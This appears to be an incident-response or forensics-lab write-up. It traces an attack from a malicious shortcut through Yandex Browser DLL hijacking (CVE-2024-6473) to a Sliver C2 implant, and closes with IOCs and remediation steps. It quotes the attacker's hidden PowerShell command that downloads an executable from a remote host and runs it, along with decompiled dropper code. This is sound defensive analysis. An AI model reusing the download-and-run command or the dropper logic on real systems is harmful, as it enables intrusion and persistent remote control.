TL;DR#
Administrator executed a malicious shortcut that triggered a hidden PowerShell command, downloading and executing payload and gaining a shell access. The attacker enumerated installed software, identified a vulnerable Yandex Browser (CVE-2024-6473), and exploited DLL hijacking by planting a malicious library that acts as a dropper. This dropper deployed a Sliver C2 implant establishing persistence via a scheduled task and maintaining communication
What we’ve got#
1.
2├── $Boot
3├── $Extend
4├── $LogFile
5├── $MFT
6├── $Secure_$SDS
7├── ProgramData
8├── Users
9└── Windows
Initial analysis#
malicious shortcut#
by using Registry Explorer i identified that at 2025-01-26 16:17:15 Administrator executed a shortcut 2025-GiveAways.lnk
1Program Name	                                     Run     Last Executed
2C:\Users\Administrator\Downloads\2025-GiveAways.lnk	  1	  2025-01-26 16:17:15
shell access#
By looking at the execution time, I identified that it executed a PowerShell command. That command downloaded and executed a malicious file svch0st.exe in the C:\Temp\ folder.
2025-01-26 16:17:16
1C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit -WindowStyle Hidden -Command if (!(Test-Path C:\Temp)) { New-Item -ItemType Directory -Path C:\Temp }; if (Test-Path C:\Temp\svchost.exe) { Remove-Item -Path C:\Temp\svchost.exe -Force }; Invoke-WebRequest -Uri "https://github.com/M4shl3/okiii/raw/main/svchost.exe" -OutFile "C:\Temp\svch0st.exe"; Start-Process -FilePath "C:\Temp\svch0st.exe"; Start-Sleep -Seconds 1800; Stop-Process -Name svch0st -Force; Remove-Item -Path C:\Temp\svch0st.exe -ForceAt 2025-01-26 16:17:54, the payload was executed and the attacker gained a shell access.
this was determined in "C:\Users\s\Desktop\C\Windows\prefetch\SVCH0ST.EXE-9311C47D.pf" by use PECmd.exe.
enumeration#
At 2025-01-26 16:19:29 he started checking installed packages on the system, most likely to find an application with vulnerabilities
1C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command Get-Packagei checked how the cmdlet Get-Package works and determined that it uses Package Providers to check a specific RegistryKeys, such as:
1HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall
2HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall
3HKCU\Software\Microsoft\Windows\CurrentVersion\Uninstall
i checked all of them and found YandexBrowser 24.4.5.498, which is vulnerable to CVE-2024-6473.
Persistance#
CVE-2024-6473#
Yandex Browser for Desktop before 24.7.1.380 has a DLL Hijacking Vulnerability because an untrusted search path is used.
in C:\Windows\System32\Tasks i found the task *Update for Yandex Browser that execute a C:\Users\Administrator\AppData\Local\Yandex\YandexBrowser\Application\browser.exe on strartup, and this binary uses the wldp.dll library.
This library was downloaded at 2025-01-26 16:36:12 from 18.192.12.126:8000. i found this by analysing CryptnetUrlCache from C:\Users\Administrator\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData. I extracted this malicious DLL and started analysing it.
1wldp.dll .\Users\Administrator\AppData\Local\Yandex\YandexBrowser\Application SHA256: a1a17ebd90610d808e761811d17da3143f3de0d4cc5ee92bd66000dca87d9270I found that at 2025-01-26 16:36:55 from the same IP, another file yanda.tmp was downloaded
1http://18.192.12.126:8000/yanda.tmpDropper#
wldp.dll#
The file masquerading as wldp.dll functions as a dropper. creates a mutex, then checks if Yandex Browser is executed, if not executes its, runs a Sleep function (10,000ms) to delay execution, potentially bypassing sandbox analysis and executes the main C2 payload located at C:\Users\Administrator\AppData\Local\Temp\yanda.tmp
 1__int64 sub_1800748E0()
 2{
 3//...[snip]...
 4  hObject = CreateMutexW(0, 1, L"Global\\YandaExeMutex");  // creates a mutex
 5  if ( !hObject
 6    || GetLastError() == 183
 7    || (StartupInfo.cb = 104,
 8        memset(&StartupInfo.lpReserved, 0, 0x60u),
 9        lpStartupInfo.cb = 104,
10        memset(&lpStartupInfo.lpReserved, 0, 0x60u),
11        (v12 = FindWindowW(0, L"Yandex Browser")) != 0) ) // checks if Yandex Browser is running
12  {
13    CloseHandle(hObject);
14  }
15  else
16  {
17    CreateProcessW(
18      L"C:\\Users\\Administrator\\AppData\\Local\\Yandex\\YandexBrowser\\Application\\browser.exe",
19      0, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);      // run Yandex
20    Sleep(0x2710u);
21    WindowW = FindWindowW(0, L"yanda.tmp");
22    v12 = WindowW;
23    if ( !WindowW )
24    {
25      v13 = 1;
26      CreateProcessW(
27        L"C:\\Users\\Administrator\\AppData\\Local\\Temp\\yanda.tmp",  // run yanda.tmp (PE file)
28        0, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
29      Sleep(0x3E8u);
30    }
31//...[snip]...
32    TerminateProcess(CurrentProcess, 0);
33  }
34  return sub_180070742(v5, &unk_180155D10);
35}
at 2025-01-26 16:38:33, a command was executed with this message:
1powershell.exe echo You Got PwndC2 implant#
Yanda.tmp#
yanda.tmp is an obfuscated Go binary. analyzed in sandbox, i determined it is a client for the Sliver C2 Framework that establishes connections to 18.192.12.126:8888
Attack Timeline#
12025-01-26 16:17:15 - Administrator executed malicious shortcut 2025-GiveAways.lnk from Downloads folder
22025-01-26 16:17:16 - PowerShell command executed to download and run svch0st.exe
32025-01-26 16:17:54 - Malicious payload svch0st.exe executed, attacker gained initial shell access
42025-01-26 16:19:29 - Attacker enumerated installed packages using Get-Package cmdlet
52025-01-26 16:36:12 - Malicious wldp.dll downloaded from 18.192.12.126:8000
62025-01-26 16:36:55 - Secondary payload yanda.tmp downloaded from 18.192.12.126:8000
7Ongoing - Persistence via Yandex Browser scheduled task and DLL hijacking
8Ongoing - C2 communication established to 18.192.12.126:8888 via Sliver frameworkIOCs#
Network
- C2 Server: 18.192.12.126
- C2 HTTP: 8000/tcp
- C2 Sliver: 8888/tcp
Files
- C:\Users\Administrator\Downloads\2025-GiveAways.lnk
- C:\Temp\svch0st.exe
- C:\Users\Administrator\AppData\Local\Yandex\YandexBrowser\Application\wldp.dll
- C:\Users\Administrator\AppData\Local\Temp\yanda.tmp
Scheduled Tasks
- C:\Windows\System32\Tasks\Update for Yandex Browser
Vulnerable Software
- YandexBrowser 24.4.5.498
Recommendations#
Immediate Actions
- Isolate the compromised system from the network immediately
- Block IP address
18.192.12.126on all firewalls and network perimeters - Terminate any running processes:
svch0st.exe,yanda.tmp - Remove malicious scheduled task:
Update for Yandex Browser - Delete malicious files:
C:\Temp\svch0st.exeC:\Users\Administrator\AppData\Local\Yandex\YandexBrowser\Application\wldp.dllC:\Users\Administrator\AppData\Local\Temp\yanda.tmpC:\Users\Administrator\Downloads\2025-GiveAways.lnk
- Reset Administrator account password
Software
- Update Yandex Browser
- Enable AppLocker